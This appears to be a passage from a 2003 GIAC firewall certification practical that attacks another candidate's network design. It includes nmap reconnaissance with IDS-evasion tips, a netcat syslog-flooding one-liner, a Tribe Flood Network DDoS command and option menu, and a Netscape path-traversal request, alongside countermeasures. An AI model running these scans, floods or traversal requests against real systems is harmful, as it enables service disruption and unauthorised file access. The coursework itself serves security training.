


Diagram 36

Attack the Firewall

Chong's external is based on the very popular Checkpoint Firewall-1 NG (Next Generation) software. Although Checkpoint is one of the market leaders in this technology and the first to employ stateful inspection technology within their product, there have been a number of vulnerabilities reported over the years. The logical fist step in planning an attack against a single host, including a firewall, is gathering information on possible vulnerabilities recently reported for

that device as well as a method (possibly exploit code) on taking advantage of those vulnerabilities to attach that system. There are several web sites on the Internet that gather information on various vulnerabilities and make that information readily available to the security community. Some good examples are the Security Focus[29] web site who maintains the Bugtraq[30] mailing list, the CVE[31] web site or even a simple Google web and groups search.
Starting off my search in this fashion immediately yielded an interesting and recent vulnerability that directly impacts the syslog daemon of many versions of Checkpoint Firewall-1, including NG. Bugtraq ID 7159[32] contains detailed information on the exploit, but no documented exploit. Further investigation turned up even more information including a detailed exploit which can be found here[33].

Information Gathering

Before attacking the firewall we have to first perform some information gathering to try and determine where the firewall is and any other information that may help up in our attack. The first step is getting information on GIAC's public network. For this we will use the dig tool to lookup something well known like www.giac.org. This should give us a good indication of the IP address range that the GIAC network is using.

```
; <<>> DiG 9.2.1 <<>> www.giac.org
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 3758
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 3, ADDITIONAL: 0

;; QUESTION SECTION:
;www.giac.org.                  IN      A

;; ANSWER SECTION:
www.giac.org.           3600    IN      A       202.185.236.3
```

As we can see from the dig output above, www.giac.org resolves to 202.185.236.3. This doesn't necessarily mean this is the actual web server (several factors could affect this such as the use of NAT or a load balancer) but it does give a definitive indication of the address range GIAC is using. The next step is to perform a scan of the network to see what open ports are found,

[29] http://www.securityfocus.com
[30] http://www.securityfocus.com/archive/1
[31] http://www.cve.mitre.org/
[32] http://www.securityfocus.com/bid/7159/info/
[33] http://www.securiteam.com/securitynews/5XP0K0U9GK.html

especially ones that may help to indicate the fingerprint of a Checkpoint firewall. For this we will use nmap to perform scans of GIAC's address range.

nmap -vv -P0 -O 202.185.236.0

Note - A scan like this would most likely trip any IDS systems listening on the network as well as any other type of monitoring devices. We could use the –D option to enable decoy scanning which may mislead the administrators of the box being attacked or the –Tparanoid option which will perform each scan serially, waiting approximately 5 minutes between scans. Obviously it will take quite a long time to scan an entire network range, or even a single host using this method.

After our scanning was finished, one particular address stood out as a possible checkpoint firewall.

Host (202.185.236.3) appears to be up ... good.
Initiating SYN Stealth Scan against (202.185.236.3)
(The 1597 ports scanned but not shown below are in state: filtered)

Port	State	Service
22/tcp	open	ssh
264/tcp	open	bgmp
443/tcp	open	https
500/tcp	closed	isakmp

No exact OS matches for host (If you know what OS is running on it, see http://www.insecure.org/cgi-bin/nmap-submit.cgi).
TCP/IP fingerprint:
SInfo(V=3.00%P=i386-redhat-linux-gnu%D=8/21%Time=3F452CD4%O=22%C=500)
TSeq(Class=RI%gcd=1%SI=35390E%IPID=Z%TS=U)
TSeq(Class=RI%gcd=1%SI=35394F%IPID=Z%TS=U)
TSeq(Class=RI%gcd=1%SI=35395F%IPID=Z%TS=U)
T1(Resp=Y%DF=Y%W=16D0%ACK=S++%Flags=AS%Ops=MNW)
T2(Resp=N)
T3(Resp=N)
T4(Resp=N)
T5(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=N)
T7(Resp=N)
PU(Resp=N)

TCP Sequence Prediction: Class=random positive increments
Difficulty=3488095 (Good luck!)
TCP ISN Seq. Numbers: 2EDD1738 2F7CC3FA 2F0E24E4 2FBC2379 2FA520C1 2F40E248

IPID Sequence Generation: All zeros

Nmap run completed -- 1 IP address (1 host up) scanned in 237 seconds

Even though the OS fingerprinting of nmap didn't have a definitive guess at the operating system of this host, it's possible that this is a Checkpoint firewall judging from the face that TCP port 264 is open. This port is typically used for Checkpoint's Secure Client while updating the network topology[34]. Our suspicions were further backed up by the fact that this could be the Secure Platform version of Firewall-1 which includes a web based GUI and remote sessions via SSH, noting that TCP ports 22 and 443 are also open. Suspecting this as being the firewall, we ran a UDP scan against this host. The results of that scan reported one of the open ports as being port 514 which is the standard syslog port. We have now gathered enough information to begin our attack against the firewall.

Executing the Attack

Following the example from the Securiteam.com web site that was mentioned earlier in this section, we've attempted to execute this attack.

[malicious_host]# cat /dev/urandom | nc -u firewall 514

Note Attacking a host in this manner from a system that can easily be traced back to you isn't a good idea. You will generally see this type of attack run from a host that has already been compromised by the attacker so it cannot easily be linked back to them.

After running our attempted DoS (Denial of Service) of the syslog daemon on this host, it's likely that the daemon crashed and any hosts on GIAC's infrastructure that were sending their syslog messages to the external firewall will now be unable to do so. This could buy an attacker some additional time to try and compromise the firewall or other hosts without being detected by real time logging.

Reality of Success

Judging from the border router ACL's that Chong has put in place, this attack wouldn't have succeeded, nor would we have been able to enumerate as much information from our nmap scans as we documented above.

[34] http://www.phoneboy.com/fom-serve/cache/552.html

The inbound ACL's are only allowing specific services through to specific hosts. This would have caused our nmap scans to be caught and dropped by the implicit "deny all" rule inherent to Cisco router ACL's, reporting no open ports. Additionally, even if we wanted to guess or had some other information from a social engineering attack which allowed us to specifically know the address of the firewall and the fact that it was running the syslog daemon, our attempt to send the malicious traffic through would have also been blocked by the router.

Denial of Service Attack

There are many different types of DoS attacks. A network can be attacked, a single host or even a single service on a single host. There are also DDoS attacks, which stands for Distributed Denial of Service Attack. These types of attacks typically occur on a broader scale, enlisting the help of many different hosts and networks to participate. Unfortunately, these hosts have usually been previously compromised and aren't even aware they are aiding in an online attack.

Having said that, the fact that this attack is to be designed from the standpoint of 50 compromised cable modem/DSL systems makes it a perfect candidate for a DDoS type of attack. Initially, the plan was to perform a smurf[35] attack, which is typically better designed when access to a network that can flood the victim host is obtained. After some additional research, it was decided that an attack based on the Tribal Flood Network was much better suited for attacking from 50 compromised hosts. Each one of the compromised hosts is currently running the client daemon, this can be seen below.

```
malicious_host# ps -aux | grep td
root    31206  0.0  0.2   124   204 p0  I     5:27PM    0:00.00 tfn-daemon (td)
```

Our TFN master server is also one of the compromised hosts. We will be attempting to initiate a TCP SYN flood against the DNS server in Chong's design. According to the ACL's listed in his paper, he decided to open up TCP access to port 53 from any host through the border router and the external firewall to the public DNS server instead of locking things down to only allowing inbound connections to that port from any slave name servers. For this reason, the attack packets should have no problem making their way to the DNS server consuming enough of its resources to knock it offline. The attack is initiated with the following command from the master server.

```
malicious_host# ./tfn -D 3 -h 192.168.1.2 -i 192.168.1.20 -p 25 –c 5

        Protocol      : random
```

[35] SANS Institute TCP/IP For Firewalls – Day 1 Course Material Page 4-30, 2003

Decoy hosts : 3
Source IP : random
Client input : single host
Command : commence syn flood, port: 25

Password verification:

Sending out packets:

The previous command will tell the master server to communicate with the TFN clients on using a random chosen protocol, send out 3 decoy packets for every one valid attack packet, using randomly spoofed source IP addresses, will be attacking a single host and issuing a SYN flood against port 25 on the target host.

Note - For the purpose of this paper, only one test host was attacked. In an actual scenario, the –f filename option would be used which would tell the TFN master to use that filename which contains a list of compromised hosts with the TFN client ready to accept commands.

A network trace of the attack showed thousands of packets destined to the target host all with spoofed IP addresses. Performance on that host quickly slowed to a snail's pace and eventually stopped responding all together until the flood terminated. The following are the options that can be used when initiating commands from the master.

0 - Halt all current floods on server(s) immediately
1 - Change IP antispoof-level (evade rfc2267 filtering)
usage: -i 0 (fully spoofed) to -i 3 (/24 host bytes spoofed)
2 - Change Packet size, usage: -i <packet size in bytes>
3 - Bind root shell to a port, usage: -i <remote port>
4 - UDP flood, usage: -i victim@victim2@victim3@...
5 - TCP/SYN flood, usage: -i victim@... [-p destination port]
6 - ICMP/PING flood, usage: -i victim@...
7 - ICMP/SMURF flood, usage: -i victim@broadcast@broadcast2@...
8 - MIX flood (UDP/TCP/ICMP interchanged), usage: -i victim@...
9 - TARGA3 flood (IP stack penetration), usage: -i victim@...
10 - Blindly execute remote shell command, usage -i command

Using the 0 option will halt all current floods.

DoS Countermeasures

There are many things that can be done to help mitigate the risks of this type of attack. First, almost all modern firewalls have protection against this type of

attack, especially the dated SYN flood. In this case, Chong is using a Checkpoint firewall which even in earlier versions has several different flavors of SYN flood protection. The newer NG versions include a mechanism called Smart Defense which includes different mechanisms for protecting against this type of attack, as well as other malicious content such as rapidly spreading worms. Additionally, making sure you are only allowing incoming traffic to specific hosts on specific ports would help lessen the exposure. Filtering out the majority of inbound ICMP traffic is a good idea, as well as possibly using an application proxy type firewall at the border.

Probably the best defense against this type of attack is to make use of strong monitoring mechanisms and rely on them to alert you when these types of traffic patterns are seen on your infrastructure.

Attack an Internal System

When planning to attack an internal system, there are many things to consider. With the many different services available on publicly accessible hosts, as well as the different types of hardware and software configurations that these services run on, choosing a host to attack can be a rather involved process. If the hope is to compromise a host on the internet network, it may be necessary, or even easier, to compromise a host in a DMZ and use that host as a jumping off point to work your way into the internal network.

Typically, systems such as Web servers, DNS server and Mail servers are good candidates for attempted compromise because they typically have wide open access allowed to them from the Internet as well as many different types of configurations to research for possible exploits. In this case, we chose to go after the public Web server.

The first thing to do in this attack, as we do in most types of attacks is to try and gather as much information on the host in question as possible. An nmap scan of the web server's IP address only resulted in TCP ports 80 and 443 being open as you might expect of a web server. Since the scan didn't reveal anything new, next we will try to telnet to the HTTP port and issue commands that may give us some more information about the box itself.

```
[malicious_host]# telnet www.giac.com 80
Trying 202.185.236.3...
Connected to www.giac.com.
Escape character is '^]'.
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: Netscape-Enterprise/3.6
```

Date: Fri, 22 Aug 2003 03:09:18 GMT
Content-type: text/html
Content-length: 0
Connection: close

Issuing the HEAD command (in red above) we are presented with a response (in blue) containing a lot of information about the web server. Probably the most important line to note here is the line in bold which tells us that www.giac.com is using the Netscape Enterprise Web Server v3.6 which is a fairly dated version of the web server. Searching our typical sources for vulnerabilities of this version, we are met with a laundry list of exploits to choose from. One of the more interesting vulnerabilities was found in Bugtraq ID 5191[36]. This vulnerability states that the web server search engine is prone to a file disclosure vulnerability. Using the exploit listed on the Bugtraq article, we will again telnet to the GIAC web server and issue the following command.

```
[malicious_host]# telnet www.giac.com 80
Trying 202.185.236.3...
Connected to www.giac.com.
Escape character is '^]'.
GET /search?NS-query-pat=..\..\..\..\..\boot.ini
```

After issuing this command, we are presented with the contents of the boot.ini file which we otherwise would have no access to. Using this exploit it could be possible for an attacker to read several other files on the system to potentially gain information about user accounts, passwords, etc.

[36] http://www.securityfocus.com/bid/5191/info/

References

1. Bastille Linux
   http://www.bastille-linux.org

2. The Center for Internet Security
   http://www.cisecurity.org

3. Tripwire
   http://www.tripwire.org

4. Internet Assigned Numbers Authority
   http://www.iana.org/assignments/ipv4-address-space

5. Internet Engineering Task Force – RFC 1918
   http://www.ietf.org/rfc/rfc1918.txt?number=1918

6. Cisco
   http://www.cisco.com

7. Checkpoint Software Technologies
   http://www.checkpoint.com

8. Nokia
   http://www.nokia.com

9. OpenBSD
   http://www.openbsd.org

10. Nortel
    http://www.nortel.org

11. FreeS/WAN
    http://www.freeswan.org

12. IBM
    http://www.ibm.com

13. Intel
    http://www.intel.com

14. Netcraft Survey, July 2003
    http://news.netcraft.com/archives/2003/07/02/july_2003_web_server_survey.html

15. Internet Software Consortium – BIND
http://www.isc.org/products/BIND/

16. Postfix
http://www.postfix.org

17. Amavis
http://www.amavis.org

18. Sophos
http://www.sophos.com

19. NMAP
http://www.insecure.org/nmap

20. Tcpdump
http://www.tcpdump.org

21. Chong Kai Sing GCFW Practical Assignment, February 2003
http://www.giac.org/practical/GCFW/Chong_KahSing_GCFW.pdf

22. SecurityFocus
http://www.securityfocus.com

23. BugTraq
http://www.securityfocus.com/archive/1

24. Common Vulnerabilities and Exposures Database
http://www.cve.mitre.org

25. BugTraq ID 7159, March 2003
http://www.securityfocus.com/bid/7159/info/

26. Securiteam FW-1 Syslog Daemon Attack, February 2003
http://www.securiteam.com/securitynews/5XP0K0U9GK.html

27. Phoneboy FW-1 Ports Reference for NG, May 2003
http://www.phoneboy.com/fom-serve/cache/552.html

28. SANS Institute TCP/IP For Firewalls – Day 1 Course Material Page 4-30, 2003

29. BugTraq ID 5191, July 2002
http://www.securityfocus.com/bid/5191/info/